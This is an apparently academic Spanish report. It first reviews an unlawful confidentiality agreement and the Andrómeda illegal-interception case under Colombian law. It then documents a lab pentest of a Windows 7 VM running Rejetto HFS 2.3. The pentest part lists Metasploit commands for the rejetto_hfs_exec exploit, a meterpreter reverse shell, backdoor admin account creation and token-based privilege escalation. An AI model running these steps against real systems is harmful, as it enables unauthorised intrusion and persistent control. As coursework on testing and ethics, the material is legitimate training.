Luego de revisar el acuerdo de confidencialidad elaborado por el abogado que ya no se encuentra vinculado a la organización WhiteHouse Security, se evidencia que, en efecto, se presentan irregularidades tanto desde el punto de vista legal, como del ético.

Algunos de los delitos informáticos contemplados en la Ley 1273 de 2009 son mencionados en el acuerdo de confidencialidad de la organización como parte de las obligaciones que adquiere la persona si decide aceptar el acuerdo.

De igual forma, ciertas disposiciones de dicho acuerdo van en contra de algunos lineamientos estipulados en el Código de Ética Profesional (Ley 842 de 2003), como el deber de denunciar cualquier delito, del cual tenga conocimiento durante el desempeño de la profesión, otorgando información y pruebas que posea; así como la prohibición de aceptar un trabajo que vaya en contra de las leyes vigentes.

Teniendo en cuenta que la normatividad colombiana es de obligatorio cumplimiento y está por sobre cualquier acuerdo de confidencialidad, se resaltan las siguientes condiciones que atentan contra la legislación colombiana y la ética profesional:

En la primera cláusula del acuerdo, se estipula que la parte receptora (la persona que acepta el acuerdo), deberá mantener la reserva total de la información confidencial y además cualquier información sobre procesos ilegales que se lleven a cabo dentro de la empresa.

En la segunda cláusula, numeral 2, se especifica que dentro de la información que la empresa considera confidencial, se encuentran “datos secretos como ‘datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos’.”

En la cláusula cuarta denominada ‘obligaciones de la parte receptora’, se resaltan los numerales 3, 4, 7, 8 y 9 donde se estipula que no debe publicarse o denunciarse ante las autoridades “actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros” o “información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas” sin autorización escrita previa de la organización; además, se obliga a asumir total responsabilidad por el uso indebido que los representantes den a la información confidencial, de igual forma, el

acuerdo busca que en caso de allanamiento, la parte receptora tome total responsabilidad por la información que posea.

Y finalmente, en la cláusula octava, se estipula que en caso de que “la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.”

2.2. Si la respuesta es afirmativa y usted encontró algún proceso ilegal en el anexo 3 - Acuerdo deberá mencionar que artículos de la ley 1273 se podrían vulnerar en dicho acuerdo y especificar porqué vulnera artículos de la ley 1273.

Las condiciones estipuladas en el acuerdo de confidencialidad otorgado por la organización WhiteHouse Security, atenta directamente contra los siguientes artículos que se encuentran contemplados en la Ley 1273 de 2009:

- Artículo 269A: Acceso abusivo a un sistema informático.
- Artículo 269C: Interceptación de datos informáticos.

Dichos artículos son vulnerados, en el sentido que el acuerdo de confidencialidad estipula que los procesos ilegales que la parte receptora identifique dentro de la empresa no deben ser divulgados y además, especifica que dentro de la información confidencial que la parte receptora no debe divulgar de ninguna forma, se encuentran “datos secretos como ‘datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos’.”

Cabe resaltar que el alcance del acuerdo de confidencialidad, no se limita a la violación de los 2 artículos mencionados anteriormente, puesto que al referirse a los procesos ilegales que puedan encontrarse dentro de la empresa, no especifica en su totalidad de qué procesos se trata.

2.3. ¿Existiendo procesos poco confiables en el anexo 3 – Acuerdo? Usted como experto en ciberseguridad aplicaría a este trabajo en The WhiteHouse, donde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio? Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación lo que se dispone en COPNIA en su código de ética para ingenieros.

Si la vinculación laboral debe formalizarse a través del acuerdo de confidencialidad previamente analizado, no aplicaría para el empleo.

Considero que las capacidades que se adquieren en cualquier profesión deben ser usadas para aportar a la sociedad y el desarrollo de las funciones estipuladas en

dicho acuerdo atentan contra ello e implican el incumplimiento de algunos artículos estipulados en la Ley 1273 de 2009, así como de la Ley 842 de 2003.

En lo que al Código de Ética Profesional (Ley 842 de 2003) se refiere, cumplir con las obligaciones estipuladas en el acuerdo de confidencialidad iría directamente en contra de los deberes estipulados en el código de ética bajo el que se rige la Ingeniería, como el deber de denunciar cualquier delito, del cual tenga conocimiento durante el desempeño de la profesión, otorgando información y pruebas que posea; así como la prohibición de aceptar un trabajo que vaya en contra de las leyes vigentes.

Es de resaltar que, por el incumplimiento de estos lineamientos pueden imputarse sanciones que van desde una amonestación escrita, hasta la cancelación de la matrícula profesional.

En lo personal, prefiero aplicar a oportunidades de empleo que me permitan demostrar mis capacidades, sin necesidad de ir en contra de la legislación de mi país.

2.4. Deberá buscar la noticia del caso "OPERACIÓN ANDROMEDA BUGGLY" en la ciudad de Bogotá, y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar.

El caso de la Operación Andrómeda Buggly no es el primer caso que se presenta en el país sobre interceptaciones que se realizan de forma ilegal desde una entidad del Estado.

El equipo de esta operación, cuyo principal objetivo era realizar operaciones sumamente valiosas en el marco de la seguridad nacional, se encargaba también de realizar operaciones ilegales que atentaron contra derechos civiles como el de la intimidad de múltiples funcionarios públicos y en particular de uno de los negociadores del gobierno en el proceso de Paz.

Lo anterior, debido a que en la investigación se descubrió que desde esa fachada de la operación Andrómeda del ejército se realizaban múltiples interceptaciones sin orden judicial.

La fachada de Andrómeda era utilizada por militares para atraer jóvenes civiles con habilidades en el ámbito del hacking para que siguieran instrucciones (obtener contraseñas de emails y números de pin de blackberry de un listado de personas), a cambio de compensaciones monetarias principalmente.

Según la investigación, el listado de personas objetivo era otorgado por un capitán del ejército, y luego de obtener la información solicitada a los jóvenes, otros militares eran los que realmente se encargaban de realizar el rastreo del contenido.

Además de las interceptaciones ilegales que se realizaron, se presentó un intento de ocultamiento y destrucción de información, ya que al momento del allanamiento se descubrió una puerta falsa donde se encontraba un militar protegiendo los computadores y unidades de almacenamiento que fueron incautadas por parte de la Fiscalía.

Todo lo anterior implica que los militares y los jóvenes civiles implicados incurrieron en la violación de la Ley 1273 de 2009, específicamente los artículos que hacen referencia a los siguientes delitos: interceptaciones de datos informáticos (Artículo 269C), uso de spyware (Artículo 269E), violación de datos personales (Artículo 269F), suplantación de sitios web para capturar datos personales (Artículo 269G).

Y para el caso de los militares, teniendo en cuenta el Código de Ética Institucional del Ejército Nacional[5], con sus acciones no éticas violaron principios como el respeto por la constitución y la ley, la ética en todas las actuaciones, entre otras.

3. Ejecución de pruebas de intrusión


3.1. Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam. Deberá adjuntar evidencia de los comandos utilizados y resultados que arrojó cada herramienta utilizada, estas herramientas deben estar clasificadas según los pasos de un pentesting.

A nivel general, durante todas las fases del pentesting se utilizaron las siguientes herramientas:

- **Virtualbox:** Se usó para el montaje del banco de trabajo, allí se instalaron 3 máquinas virtuales, 2 que poseen el Sistema Operativo Windows 7 y una máquina virtual con Kali Linux.

[5] Ejército Nacional de Colombia. [Sitio web]. Código De Ética Institucional Del Ejército Nacional. [Consultado el 10 de septiembre de 2021]. Disponible en: https://www.ejercito.mil.co/transparencia_acceso_informacion/informacion_interes/estudios_investigaciones_otras_397432/_437073&download=Y#:~:text=Mantener%20una%20actitud%20de%20compromiso,honradez%20y%20al%20honor%20militar.

Figura 9. Interfaz de Virtualbox.




Fuente: propia.

- **Sistema Operativo Windows 7:** Se ejecuta en la máquina virtual que va a ser analizada por presentar fuga de información.

- **Sistema Operativo Kali Linux:** Se ejecutó en la máquina virtual desde la cual se va a llevó cabo el análisis y explotación de vulnerabilidades de la máquina con Windows 7.

- **Rejetto v. 2.3.:** Es la aplicación que está instalada en la máquina con Windows 7 que presenta fuga de información, la cual es sometida a análisis con el fin de determinar si es la causante del fallo cibernético.

Figura 10. Interfaz de Rejetto v. 2.3.



Fuente: propia.

- **Google:** Se usó el buscador para extender información en cada etapa del pentesting.

Además de las herramientas mencionadas anteriormente, en cada fase del pentesting se usaron herramientas específicas que corresponden a lo expuesto a continuación:


a) Fase de reconocimiento:

- **Nmap:** Esta herramienta se usó para realizar el escaneo de puertos y servicios de la máquina objetivo.

Comando *sudo nmap -sV 10.0.2.4*: permite realizar escaneo de puertos de la máquina objetivo (IP 10.0.2.4) desde la máquina de Kali Linux, arrojando como

resultado la cantidad de puertos que se encuentran cerrados y la lista de los puertos abiertos con su respectivo servicio.

Figura 11. Terminal de Kali Linux.




Fuente: propia.

b) Fase de análisis de vulnerabilidades

- **Nessus:** esta herramienta se utilizó para la identificación de vulnerabilidades de seguridad de la máquina con Windows 7 x64, relacionando su IP que es 10.0.2.4.

Figura 12. Vulnerabilidades encontradas con Nessus.



Fuente: propia.

- **Sitio web del programa CVE:** Esta herramienta se usó para buscar las vulnerabilidades de Rejjeto 2.3. reportadas por la comunidad en internet que han sido verificadas.

Figura 13. Vulnerabilidades de Rejjeto reportadas en el programa CVE.


Fuente: propia.

c) Fase de explotación de vulnerabilidades

- **Metasploit:** Esta herramienta es usada para identificar exploits en la máquina a atacar; y se usa para llevar a cabo la explotación de vulnerabilidades encontradas.

Comando *search hfs*: permite identificar los exploit asociados a la aplicación Rejetto HFS.


Figura 14. Búsqueda de exploits en metasploit.



Fuente: propia.

Comando *use exploit/Windows/http/rejetto_hfs_exec*: permite ejecutar un exploit que corresponde a una vulnerabilidad de ataque de ejecución de comandos remotos.


Figura 15. Información de exploits en metasploit.



Fuente: propia.

Comandos *set RHOST 10.0.2.4* y *set SRVHOST 10.0.2.*15: para configurar la IP de la máquina víctima del ataque y la IP de la máquina atacante respectivamente.


Figura 16. Configuración de exploits en metasploit.



Fuente: propia.

Comando *set payload Windows/meterpreter_reverse_tcp*: permite generar una Shell reversa y abrir una sesión de meterpreter.


Figura 17. Asignación de payload para explotación de vulnerabilidad en metasploit.



Fuente: propia.

Comando *exploit:* permite explotar la vulnerabilidad identificada por metasploit para abrir una sesión de meterpreter.

Figura 18. Sesión de meterpreter generada en metasploit.




Fuente: propia.

- **Meterpreter:** Es un conjunto de plugins que se usa sobre sistemas comprometidos que usan Windows.

  Comando *run getgui –u SilviaSierra –p passw21:* Permite crear el usuario SilviaSierra y le asigna la contraseña passw21.


Figura 19. Creación de usuario en máquina atacada desde la sesión de meterpreter.



Fuente: propia.

Comandos *use incognito* y *list_tokens –g*: para escalamiento de privilegios.


Figura 20. Uso de incognito en meterpreter para escalamiento de privilegios.



Fuente: propia.

Comando *add_localgroup_user "Administradores" "SilviaSierra"*: para otorgar permisos de administrador al usuario especificado.


Figura 21. Asignación de permisos de administrador a usuario creado en máquina atacada.



Fuente: propia.

Como resultado se evidencia que el usuario creado cuenta con privilegios de administrador, logrando comprobar la vulnerabilidad de la máquina con Windows 7 al escalamiento de privilegios.

Figura 22. Usuario administrador creado satisfactoriamente en máquina atacada.



Fuente: propia.

d) Fase de informes:

- **Procesador de texto Microsoft Word:** Se usó para documentar detalladamente los procesos llevados a cabo durante el pentesting.

3.2. A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 7 X64.

A partir de la situación planteada por parte de la organización Whitehouse Security, se identificó la siguiente información:

- Se está generando una fuga de información en uno de los equipos de cómputo de la organización.

- La máquina donde se está generando la fuga de información tiene instalado Windows 7. Esta versión de Windows dejó de recibir actualizaciones de seguridad desde inicios del 2020, por lo cual se convierte en un sistema cada vez más vulnerable a ataques informáticos que aprovechan los fallos de seguridad hallados. Adicionalmente, esta máquina tiene instalada una aplicación llamada Rejetto en su versión 2.3.

- Se investiga un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

- A partir de la información indicada, se procedió a investigar en internet sobre la aplicación Rejetto y las vulnerabilidades que presenta en su versión 2.3., encontrando las que se listan a continuación:


    - CVE-2020-13432.
    - CVE-2014-6287.
    - CVE-2014-7226.
    - Apache Struts s:a / s:url Tag href Element XSS
    - SMB Signing not required.
    - MS16-047: Security Update for SAM and LSAD Remote Protocols.
    - Unsupported Windows OS (remote).
    - MS17-010: Security Update for Microsoft Windows SMB Server.

3.3. ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 7”? ¿Qué puerto abre la aplicación específica en el anexo?

Con las herramientas Nessus y Nmap se realizaron escaneos de vulnerabilidades en la máquina a atacar (IP 10.0.2.4) que permitieron identificar fallos de seguridad importantes que dieron paso a comprometer el sistema.

El puerto que abre la aplicación Rejetto v. 2.3. es el puerto 80, esto se verificó a través del escaneo de puertos y servicios realizado con la herramienta Nmap.


Figura 23. Terminal de Kali Linux.



Fuente: propia.

3.4. Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 7 X64), haga uso de gráficos para explicar el ataque.

Figura 24. Representación gráfica del ataque realizado.



Fuente: propia.

La conexión que logró establecerse entre la máquina con Kali Linux y la máquina con Windows 7, dio paso a un análisis de vulnerabilidades y a la ejecución de un exploit (*exploit/Windows/http/rejetto_hfs_exec)* que aprovecha la vulnerabilidad de Rejetto HFS de ejecución de comandos remotos.

Esta vulnerabilidad se explotó a través de la ejecución de comandos en metasploit y de un payload que permitió generar una Shell reversa y abrir una sesión de meterpreter (*set payload Windows/meterpreter_reverse_tcp*).

Esto dio paso a un escalamiento de privilegios, a través de la creación de un usuario con privilegios de administrador.

3.5. Documente cada uno de los pasos que ejecutó y sus respectivas evidencias para explotar la vulnerabilidad en la máquina Windows 7.

A continuación, se documenta detalladamente los pasos que se realizaron durante el pentesting.

3.5.1. Fase de reconocimiento

A partir de la situación planteada por parte de la organización Whitehouse Security, se cuenta con la siguiente información:

- Se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia.

- La máquina donde se está generando la fuga de información tiene instalado Windows 7, el cual dejó de recibir actualizaciones de seguridad desde inicios del 2020, por lo cual se convierte en un sistema cada vez más vulnerable a ataques informáticos que aprovechan los fallos de seguridad hallados. Adicionalmente, esta máquina tiene instalada una aplicación llamada Rejetto en su versión 2.3.

- Se investiga un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

Para reunir más información, se procede a realizar el montaje del banco de trabajo con 2 máquinas virtuales: 1 máquina virtual con Windows 7 que será la máquina víctima y 1 máquina virtual con Kali Linux que será la máquina atacante.

3.5.1.1. Montaje del banco de trabajo

Con las herramientas VirtualBox, los sistemas operativos Windows 7 y Kali Linux y la aplicación rejjeto v. 2.3. se realizó el montaje del banc/o de trabajo compuesto por 2 máquinas virtuales con las cuales se llevó a cabo el pentesting, de acuerdo a lo solicitado por la organización Whitehouse Security.

La máquina virtual que ejecuta Windows 7, en adelante será mencionada como máquina víctima y la máquina virtual que ejecuta Kali Linux, será mencionada como máquina atacante.


Figura 25. Montaje del banco de trabajo en VirtualBox.

Fuente: propia

3.5.1.2. Identificación de la dirección IP de cada máquina virtual

Primero se inicia la máquina víctima, posteriormente, usando el comando *ipconfig* en el Símbolo del Sistema, se identifica que la IP de esta máquina es **10.0.2.4.**


Figura 26. Símbolo del sistema de Windows.



Fuente: propia.

Luego, se inicia la máquina atacante, en la cual se ejecuta el comando *sudo ifconfig* en la Terminal de Linux, logrando identificar que la IP de esta máquina es **10.0.2.15**

Figura 27. Terminal de Kali Linux



Fuente: propia.


3.5.1.3. Verificación de conectividad entre las máquinas virtuales:

Luego de identificar la IP de cada máquina virtual, se procede a verificar la comunicación entre ellas para que el pentesting pueda llevarse a cabo.

- **Verificación de la conexión desde la máquina atacante a la máquina víctima.**

Desde la máquina atacante se ejecuta el comando *ping 10.0.2.4*, para que nos indique si hay comunicación con la máquina víctima y se puede evidenciar que inicialmente no hay respuesta debido a que la máquina víctima tiene el firewall activado.


Figura 28. Terminal de Kali Linux.



Fuente: propia.

Se procede a desactivar el firewall en la máquina víctima.


Figura 29. Firewall de máquina víctima.



Fuente: propia.

